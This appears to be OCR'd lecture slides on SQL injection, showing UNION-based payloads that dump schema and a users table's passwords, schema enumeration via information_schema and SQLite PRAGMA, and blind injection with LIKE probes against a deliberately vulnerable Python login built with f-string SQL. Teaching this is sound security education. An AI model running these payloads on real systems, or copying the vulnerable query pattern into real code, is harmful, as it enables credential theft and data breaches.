
Search

```
' ORDER BY 10#
```

```
SELECT name, text FROM posts WHERE text LIKE '%' ORDER BY 10#%'
```

```
Unknown column '10' in 'order clause'
```

Determining what other tables and columns are around



Websec Blog

Search

a' UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_s


SELECT name, text FROM posts WHERE text LIKE '%a' UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = database() #%'

Author: contacts
first

Author: contacts
last

Author: posts
id

Stealing information from other tables



Search

a' UNION SELECT name, password FROM users #

SELECT name, text FROM posts WHERE text LIKE '%a' UNION SELECT name, password FROM users #%'

Author: Ben

mypasswordissolongyouwillnotguessit

MySQL information_schema

- Pseudo-database (actually more of a view)
  - contains all information accessible by current user
- schemata: contains all accessible schemata (databases)
  - `SELECT schema_name FROM information_schema.schemata;`
- tables: contains all accessible tables (including name of their databases)
  - `SELECT table_schema, table_name FROM information_schema.tables;`
- columns: contains all columns (including tables and databases)
  - `SELECT table_schema, table_name, column_name FROM information_schema.columns;`

SQLite PRAGMA

- PRAGMA stats;

```
sqlite> PRAGMA stats;
auth_user||92|200
auth_user|sqlite_autoindex_auth_user_1|72|200
django_session||62|200
django_session|django_session_expire_date_a5c62663|30|200
django_session|sqlite_autoindex_django_session_1|56|200
auth_permission||85|200
```

- PRAGMA table_info(<table>);

```
sqlite> PRAGMA table_info(auth_user);
0|id|integer|1||1
1|password|varchar(128)|1||0
2|last_login|datetime|0||0
3|is_superuser|bool|1||0
4|first_name|varchar(30)|1||0
5|last_name|varchar(30)|1||0
6|email|varchar(254)|1||0
7|is_staff|bool|1||0
```

PostgreSQL information_schema (per database view)

- schemata: contains all accessible schemata (**not the same as databases**)
  - `SELECT schema_name FROM information_schema.schemata;`
- tables: contains all accessible tables (including name of their schema)
  - `SELECT table_schema, table_name FROM information_schema.tables;`
- columns: contains all columns (including tables and databases)
  - `SELECT table_schema, table_name, column_name FROM information_schema.columns;`
- Special database `pg_database` which contains database
  - no cross-database queries possible

Blind SQL Injection

Blind SQL Injections


- SQL injections may be used to exfiltrate all required data in one query
    - e.g., UNION SELECT
- Queries might not return the output though
    - merely the amount of rows matched
- Can be used to learn one bit at a time
    - several queries required for successful exploit

```
name, password =
   request.GET['name'],
   request.GET['password']
cur.execute(f"SELECT * FROM users
WHERE name='{name}' AND
password='{password}'")
if cur.rowcount == 0:
  return 'NOK'
else:
  return 'OK'
```

Asking for partial information (MySQL)

- Blind SQLi allows for a single bit at a time
  - need means to select just that bit
  - e.g., is first character of password an 'a'
- Using substrings
  - `MID(str, pos, len)`: extract `len` characters starting from `pos` (1-based)
    - alias for SUBSTRING(str, pos, len)
  - `ORD(str)`: returns ASCII value for left-most character in string
- Using LIKE
  - using wildcard 'a%' ('a' followed by an arbitrary amount of characters)
  - caveat: LIKE is case-insensitive by default, _ is also wildcard (single character)

Exploiting blind SQLi




```
name, password =
   request.GET['name'],
   request.GET['password']
cur.execute(f"SELECT * FROM
users
WHERE name='{name}' AND
password='{password}'")
if cur.rowcount == 0:
  return 'NOK'
else:
  return 'OK'
```

```
name=ben' AND password LIKE 'a%' #
```

```
NOK
```

